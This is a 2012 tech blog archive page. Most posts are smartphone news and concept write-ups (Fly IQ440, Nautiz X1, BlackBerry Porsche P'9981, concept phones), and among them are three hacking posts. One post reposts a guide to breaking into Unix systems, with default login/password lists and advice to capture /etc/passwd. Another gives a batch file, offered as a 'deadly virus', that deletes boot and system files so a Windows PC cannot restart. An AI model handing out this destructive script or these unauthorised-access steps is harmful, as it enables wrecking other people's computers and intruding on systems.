Showing posts with label others. Show all posts

Friday, October 5, 2012

Fly IQ440 Energie: Android-smartphone with a high capacity battery


Fly is proud to present a brand new line of devices with longer battery life - smartphone Fly IQ440 Energie, running platform Android 4.0, complete with a productive dual-core 1GHz, 3G, Wi-Fi, 5MP camera and WVGA IPS 4,0 "display. New products will be available in the shops in early October for a suggested price of 7290 rubles.

New Fly IQ440 Energie includes a battery of high capacity (2500 mAh), which will save its owner from having a daily recharge your mobile assistant that is especially true for smartphones running Android. Fly IQ440 Energie is able to work for much longer, even with active use. Maximum talk time is 7 hours, standby time - up to 500 hours.

With platform Android 4.0.4 ICS and MTK6577 Dual Core 1GHz new Fly IQ440 Energie will work effectively. 4-inch capacitive WVGA-IPS display with a resolution of 480 x 800 pixels has a high precision and realism, a great depth of color, good readability and wide viewing angles.

The smartphone supports two SIM cards on standby. The user can easily share work and personal contacts, as well as choose different carriers and operate tariffs in cases where it is really needed, thus saving money.

The amount of RAM Fly IQ440 Energie is 512MB, and the built-in flash memory 4GB is enough to store a large collection of multimedia content. MicroSDHC memory card support up to 32 GB will comfortably use Fly IQ440 Energie as a flash drive.

Fly IQ440 Energie adepterami equipped with wireless 3G, Wi-Fi and Bluetooth 3.0, receiver GPS + AGPS, two built-in cameras - front with a resolution of 0.3 megapixels and basic with 5MP (2560x1920 pixels)., with digital zoom, flash and video recording in HD ( 1280 x 720 pixels.).


Music Player Fly IQ440 Energie with FM-tuner works with all the most popular formats of music and the ability to create playlists, and the presence of the universal 3.5 mm jack lets you connect your own headphones. Thanks to high-capacity battery, the total time of the phone while listening to music increased substantially (up to 10 hours).


Wednesday, September 19, 2012


World's Strongest Smartphone : Handheld Nautiz X1


Swedish company Handheld Group announced smarfton Nautiz X1, which is presented as "the strongest smartphone in the world." The reason for such a statement is that Nautiz X1 protected by the military standard MIL-STD-810G and is not afraid of falling, vibration, humidity and temperature changes. In addition, he certified to IP67 - his terrible dust and immersion in water to a depth of one meter for 30 minutes.


Handheld Nautiz X1 can run Android 4.0 Ice Cream Sandwich or Windows Embedded Handheld 6.5, equipped with a 4-inch display with WVGA resolution, Wi-Fi adapter and Bluetooth, GPS-receiver, a dual-core processor clocked at 1GHz, 5MP camera, 512MB of RAM and 2GB of internal memory. The smartphone works in GSM or CDMA, and is equipped with various optional battery, so you can work all day, depending on environmental conditions.


Dimensions of the device are 125 x 65 x 15 mm and weighs 180 grams. Smartphone will cost € 699 ($ ​​899) - It can be ordered now, but it will be available only after January 2013.


Saturday, September 15, 2012

A beginners guide to Hacking UNIX


In the following file, all references made to the name Unix, may also be
substituted to the Xenix operating system.

  Brief history:  Back in the early sixties, during the development of third
generation computers at MIT, a group of programmers studying the potential of
computers, discovered their ability of performing two or more tasks
simultaneously.  Bell Labs, taking notice of this discovery, provided funds for
their developmental scientists to investigate into this new frontier.  After
about 2 years of developmental research, they produced an operating system they
called "Unix".

  Sixties to Current:  During this time Bell Systems installed the Unix system
to provide their computer operators with the ability to multitask so that they
could become more productive, and efficient.  One of the systems they put on the
Unix system was called "Elmos".  Through Elmos many tasks (i.e.  billing,and
installation records) could be done by many people using the same mainframe.

  Note:  Cosmos is accessed through the Elmos system.

  Current:  Today, with the development of micro computers, such multitasking
can be achieved by a scaled down version of Unix (but just as powerful).
Microsoft,seeing this development, opted to develop their own Unix like system
for the IBM line of PC/XT's.  Their result they called Xenix (pronounced
zee-nicks).  Both Unix and Xenix can be easily installed on IBM PC's and offer
the same functions (just 2 different vendors).

  Note:  Due to the many different versions of Unix (Berkley Unix, Bell System
III, and System V the most popular) many commands following may/may not work.  I
have written them in System V routines.  Unix/Xenix operating systems will be
considered identical systems below.

  How to tell if/if not you are on a Unix system:  Unix systems are quite common
systems across the country.  Their security appears as such:

Login;     (or login;)
password:

  When hacking on a Unix system it is best to use lowercase because the Unix
system commands are all done in lower- case.

  Login; is a 1-8 character field.  It is usually the name (i.e.  joe or fred)
of the user, or initials (i.e.  j.jones or f.wilson).  Hints for login names can
be found trashing the location of the dial-up (use your CN/A to find where the
computer is).

  Password:  is a 1-8 character password assigned by the sysop or chosen by the
user.

      Common default logins
   --------------------------

   login;       Password:

   root         root,system,etc..
   sys          sys,system
   daemon       daemon
   uucp         uucp
   tty          tty
   test         test
   unix         unix
   bin          bin
   adm          adm
   who          who
   learn        learn
   uuhost       uuhost
   nuucp        nuucp

  If you guess a login name and you are not asked for a password, and have
accessed to the system, then you have what is known as a non-gifted account.  If
you guess a correct login and pass- word, then you have a user account.  And,
if you guess the root password, then you have a "super-user" account.  All Unix
systems have the following installed to their system:  root, sys, bin, daemon,
uucp, adm

  Once you are in the system, you will get a prompt.  Common prompts are:


$

%

#


  But can be just about anything the sysop or user wants it to be.

  Things to do when you are in:  Some of the commands that you may want to try
follow below:

  who is on (shows who is currently logged on the system.)
  write name (name is the person you wish to chat with)
  To exit chat mode try ctrl-D.
  EOT=End of Transfer.
  ls -a (list all files in current directory.)
  du -a (checks amount of memory your files use;disk usage)
  cd\name (name is the name of the sub-directory you choose)
  cd\ (brings your home directory to current use)
  cat name (name is a filename either a program or documentation your username
has written)

  Most Unix programs are written in the C language or Pascal since Unix is a
programmers' environment.

  One of the first things done on the system is print up or capture (in a
buffer) the file containing all user names and accounts.  This can be done by
doing the following command:


cat /etc/passwd


  If you are successful you will a list of all accounts on the system.  It
should look like this:

root:hvnsdcf:0:0:root dir:/:
joe:majdnfd:1:1:Joe Cool:/bin:/bin/joe
hal::1:2:Hal Smith:/bin:/bin/hal

  The "root" line tells the following info :

login name=root
hvnsdcf   = encrypted password
0         = user group number
0         = user number
root dir  = name of user
/         = root directory

  In the Joe login, the last part "/bin/joe " tells us which directory is his
home directory (joe) is.

  In the "hal" example the login name is followed by 2 colons, that means that
there is no password needed to get in using his name.

  Conclusion:  I hope that this file will help other novice Unix hackers obtain
access to the Unix/Xenix systems that they may find.  There is still wide growth
in the future of Unix, so I hope users will not abuse any systems (Unix or any
others) that they may happen across on their journey across the electronic
highways of America.  There is much more to be learned about the Unix system
that I have not covered.  They may be found by buying a book on the Unix System
(how I learned) or in the future I may write a part II to this........

Signed By : RK World

For More Cool Stuff  Visit  : Geek's Area


Saturday, August 4, 2012

Asus' New Fat high-End smartphone


This is a concept given by rodrigoDSCT.

(Hypothetical) FEATURES:

DIMENSIONS: 136 x 66 x 8 mm

WEIGHT: 120g

COLORS: Black and White
-
DISPLAY: Multitouch 720x1280 in a 4.5 inches Samsung Super Amoled screen and Gorilla Glass II

RAM: 1.5 GB

MEMORY: Only internal storage (16, 32 and 64 GB)

CHIPSET: Nvidia Tegra 3 (1.5 Ghz Quad Core)

ANDROID VERSION: 4.1 JellyBean and guaranteed updates for two years :)
-
CAMERA: 8MP (Same Sony Xperia Arc and iPhone 4S model)

FRONTFACING CAMERA: 1.3 MP

TWO MICROPHONES

3.5MM JACK

ONE LOUD BACK SPEAKER

The rest of the specs would be similar with the Sony Xperia S and the HTC One X 

Wednesday, August 1, 2012

Introduction To Hacking (Tutorial 1)


Introduction:

 Hey guys am here again with my other post which gives you the brief Introduction To Hacking.So Are you eager..? So lets know about all about hacking today. I will be posting some tutorials about the hacking. So Folks keep visiting the BLOG.

Lets move to the topics now.........

So guys for today let us know about on below topics

1)What is Hacking.?
2) Who is Hacker.?
a) Types of Hackers.
b) Hacker's Hierarchy.

What is Hacking and Who is Hacker? 

Hacking is nothing but tinkering with electronic or computer systems. The person who does these is known as Hacker. 

So guys all of us think that Hacker's are cool,bad-boy's and selfish in nature but actually that's not the real thing. I do agree they are cool,passionate etc but all Hackers are not Bad-Boys,Selfish. There are many Hacker's who work(Hack) for welfare of people and are against the Bad-Boys. So thinking that all Hackers are bad,selfish in nature is not a good thing according to my point of view.

Types of Hackers

There are two main types of Hacker's in the world they are :
1) White Hat Hackers
2) Black Hat Hackers

So guys let us know about them individually,

1) White Hat Hackers

These are considered the good guys. White hat hackers don’t use their skills for illegal purposes. They usually become Computer Security experts and help protect people from the Black Hats.
Example:  Ethical Hackers

2) Black Hat Hackers

These guys are considered as the bad guys. Black hat hackers use their skills for illegal purpose.
They usually break into system's security steal all the confidential data from the people for their personal use.
Example : Malicious Hackers

Hacker's Hierarchy

Script Kiddie's:

These guys are just noobs in world of computers. They do-not have any idea of "HOW TO HACK" but pretend to be a Hacker. These guys are actually not a hackers but misunderstanding of people had made them to pretend to be a hackers.They just Copy-Paste the things from the Pre-Coded codes of hackers and implement them where they are not supposed to and become bugged-up having no idea what the code does.

Intermediate/Middle Level Hacker's:

These people usually know about computers, networks, and have enough programming knowledge to understand relatively what a script might do, but like the script kiddies they use Discovered well-known exploits (- a piece of code that takes advantage of a bug or vulnerability in a piece of software that allows you to take control of a computer system) to carry out attacks.These are just considered as the one step forward people from the Script Kiddie's.They just make some changes in the main Discovered well-known exploits and discover the other things from them. These people re just the user's but not the one who discover something on stand-alone.

Elite Hackers :

Here are the real guys who have most of the knowledge of computers,networking,security systems etc. and more than that they are well experienced guys. These Pro guys are actually known as a real hackers who can just do anything with their knowledge. They are nor dependent and do discover the things own.

Guys Stay Tuned for my next Tutorial :

☻S☺I☻G☺N☻E☺D☻☻B☺Y☻ - RK WORLD

 VISIT HERE FOR MORE : Geek's Area

Tuesday, July 31, 2012

Deadly Virus to Shutdown a Computer For Ever...!!


Hey Fella's am back again with some other cool hack. Today let us know how to create your own deadly virus.Eager to know whats that..?? Just hold-down guys do-not jump to the end. Just read the below "Caution".

Caution:
1) Do-not try this at home not even for fun once it runs it just makes your computer dead which cannot  be brought alive.


2) Am am not responsible for any cause/damage caused to the computer.


3) The post is for education purpose only.

Okay guys are you Ready..??
Here goes the code,

Code:

/****************START**********************************************/
                                                                         */
@echo off                                                        */
attrib -r -s -h c:\autoexec.bat                         */
del c:\autoexec.bat                                         */
attrib -r -s -h c:\boot.ini                                 */
del c:\boot.ini                                                 */
attrib -r -s -h c:\ntldr                                     */
del c:\ntldr                                                      */
attrib -r -s -h c:\windows\win.ini                   */
del c:\windows\win.ini  
                                 */
                                                                        */
/****************END************************************************/ 

Steps :


1) Copy the above code from "@echo off" to "win.ini".


2) Paste the above code in note-pad.


3) After pasting the code click on Files/Save as.


4) Save the file with any name with ".bat"(batch file) extension.
    for example: "Screwyou.bat"


5) Yoo..!! guys you have your first own VIRUS coded by you.

Caution::

Am again warning you guys,

DONT RUN THE BATCH FILE ,YOU WONT RECOVER BACK AFTER YOU RUN IT !!!

So guys are your eager to know what the code actually does .?? Wanna know..?? Then here is your answer for your question :

1)What it does..??
-This should shutdown the persons computer. It shuts it off once and deletes the files needed to reboot and restart.So please, use this hack only if you have no intention of rebooting your computer again.

Śιgηє ßÿ :    RK

FOR MORE GO HERE : www.geeksarea.blogspot.com 


Warning : Do Not Copy. DMCA protected Content.

Wednesday, July 4, 2012

Textube - A Transparent mobile

Textube Mobile Texting Device is Transparent and Futuristic

Guillermo Callau created a very original communication device concept called Textube, based on text messaging and social networking. This is a mobile versatile texting device, that allows the user to receive and write short messages and thumbnail images. Textube relies on a translucent semi-rigid plastic with integrated electronic circuit.

Basically you have a rounded plastic piece of material in your hands, that’s both flexible and transparent. It also has some sort of lighting mechanism that makes it stand up through brightness. It also has integrated photovoltaic cells, that charge this gadget. Guillermo’s concept has flash memory, a solar powered battery and wireless connection with a global network. The flexible body of the communication device allows it to be rolled up, forming a tube that’s about the size of a bigger pen.

When the gadget is rolled up it becomes inactive and saves a lot of energy through that. I hope that unlike the picture, the concept’s interface is not only black and white and it’s also able to show colours.

Monday, June 25, 2012

BlackBerry Porsche Design P'9981 costs $1800


Research in Motion has come up with a new business class phone BlackBerry Porsche Design P'9981 which is really a bit ccostly. It costs something around $1800 (~Rs. 100800).

Research in Motion, regardless of how you may view its recent history or its long-term future, still has a stronghold on the corporate world. Its lineup of BlackBerry smartphones are known for great battery life, comfortable keyboards with intuitive shortcuts, top-notch native email and Enterprise clients and -- most important to businesses -- unrivaled security features. Sure, its influence is waning as competitors have caught up in some areas (and surpassed it in others), but there are plenty of companies that have clung to their CrackBerries and held on tight.

 RIM's been hard at work trying to regain lost momentum by introducing a series of new devices featuring its latest OS, BlackBerry 7, and the BlackBerry Bold 9900 / 9930 series has been the star of the show so far.


The P'9981 has been available overseas since the fall, but has just made its way to the U.S. That makes the near-$2,000 price tag a relative bargain, since you previously would've had to pay about $2,300 to have it shipped. I got to take a look at it in BlackBerry World in Orlando.

Since this is basically a BlackBerry Bold, I won't rehash those specs. You can check out our review to see what we thought of the BlackBerry Bold 9900 on T-Mobile. Those feelings should all apply here, since the software and hardware remain the same, aside from the Porscheification. And while the P'9981 is being sold unlocked, a representative from RIM said that AT&T is your best bet for a carrier, due to the phone's 1900 frequency band.


But the real story here is the Porsche design. The P'9981 measures 4.53 by 2.64 by 0.44 inches (HWD) and weighs a solid 5.47 ounces. It has the same 2.8-inch, 640-by-480-pixel display as the Bold. But in its styling by Porsche Design, the body of the phone has been forged from stainless steel, while the back has been finished in black leather. Now, I don't know a Porsche from a jalopy, so take this with a grain of salt, but the phone just looks ultra-80s to me, and not in a good way. Between all that steel and the phone's angular chin, the P'9981 wouldn't feel out of place if it appeared in Robocop.

But there's no denying it feels like a premium product. The P'9981 was inescapably tethered to the demo station, so I wasn't able to get a good feel for its weight, but the stainless steel looks great and the leather backing feels top notch. The stock icons on the phone have been given the Porsche treatment as well, which again, you may or may not appreciate.

Unfortunately, the keyboard, which is one of the BlackBerry Bold's biggest strength, doesn't feel quite as strong here. The keys are flatter, and although typing felt fine, it doesn't have the same intuitive feeling found on the Bold's keyboard.

Is the Porsche P'9981 worth it? Probably not. But if you're going to spring for a Porsche, an extra $,1800 can't really hurt. But whether you like the phone's design, as well as the BlackBerry 7 OS, is all a matter of personal taste.


Wednesday, June 20, 2012

Minimalistic Blue Facebook Phone Has an Instagram Button

Minimalistic Blue Facebook Phone Has an Instagram Button


Created by Tolga Tuncer, the blue Facebook Phone shown below is much longer than it is wide, something that users of today’s large phones won’t appreciate. Just look at the Galaxy Note and HTC Titan for example and you’ll see huge width. And now meet a brand new Facebook concept phone:

Minimalistic Blue Facebook Phone Has an Instagram Button
The Blue Experience phone has an Instagram button and comes with a blue saturated aluminum casing (17.5 x 5.5 cm). It’s designed in as a wedge and the display is easy to view even when the handset is flat on the table. The display size and aspect ratio are optimized for the new Facebook core app OS. This social networking hub is all about communicating and sharing information and content.

Minimalistic Blue Facebook Phone Has an Instagram Button
At the top of the Facebook Phone we have an incoming message notification area and a button that allows access to the messaging center directly. There’s also an internal speaker output in here, audio jack and big old Like button at the front, like some sort of Home button. At the back there’s a camera with LED flash and Spotify is also integrated into this experience with a dedicated button on the left side. I think that this model is a bit too long to use… What do you think?
Minimalistic Blue Facebook Phone Has an Instagram Button